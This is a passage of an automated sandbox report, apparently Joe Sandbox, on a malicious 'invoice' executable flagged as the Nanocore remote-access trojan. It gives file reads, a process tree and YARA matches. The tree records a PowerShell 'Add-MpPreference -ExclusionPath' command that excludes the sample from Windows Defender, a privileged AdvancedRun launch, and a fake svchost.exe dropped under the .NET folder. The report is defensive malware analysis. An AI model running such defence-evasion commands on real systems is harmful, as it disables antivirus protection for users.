C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	2	6C1D1B4F	ReadFile

Analysis Process: conhost.exe PID: 5844 Parent PID: 7088

General

Start time:	09:14:13
Start date:	22/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AdvancedRun.exe PID: 5956 Parent PID: 7164

General

Start time:	09:14:14
Start date:	22/02/2021
Path:	C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: AdvancedRun.exe PID: 7092 Parent PID: 5956

General

Start time:	09:14:15
Start date:	22/02/2021
Path:	C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe' /SpecialRun 4101d8 5956
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: svchost.exe PID: 4984 Parent PID: 568

General

Start time:	09:14:18
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 4488 Parent PID: 7164

General

Start time:	09:14:22
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe' -Force
Imagebase:	0xca0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 6580 Parent PID: 4488

General

Start time:	09:14:22
Start date:	22/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 6680 Parent PID: 3424

General

Start time:	09:14:23
Start date:	22/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe'
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6748 Parent PID: 7164

General

Start time:	09:14:22
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6728 Parent PID: 6748

General

Start time:	09:14:23

Start date:	22/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 5992 Parent PID: 6748

General

Start time:	09:14:23
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0xf00000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 5988 Parent PID: 800

General

Start time:	09:14:24
Start date:	22/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 1284 Parent PID: 5988

General

Start time:	09:14:28
Start date:	22/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe'
Imagebase:	0x440000
File size:	209408 bytes
MD5 hash:	379482795DA0042D0070E6AE599A369B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright null 2021

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000016.00000002.954773732.0000000003D76000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000016.00000002.954773732.0000000003D76000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000016.00000002.954773732.0000000003D76000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 30%, ReversingLabs

Analysis Process: explorer.exe PID: 5320 Parent PID: 3424

General

Start time:	09:14:31
Start date:	22/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe'
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 5552 Parent PID: 800

General

Start time:	09:14:33
Start date:	22/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 3980 Parent PID: 5552

General

Start time:	09:14:35
Start date:	22/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe'
Imagebase:	0x860000
File size:	209408 bytes
MD5 hash:	379482795DA0042D0070E6AE599A369B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright null 2021

Disassembly

Code Analysis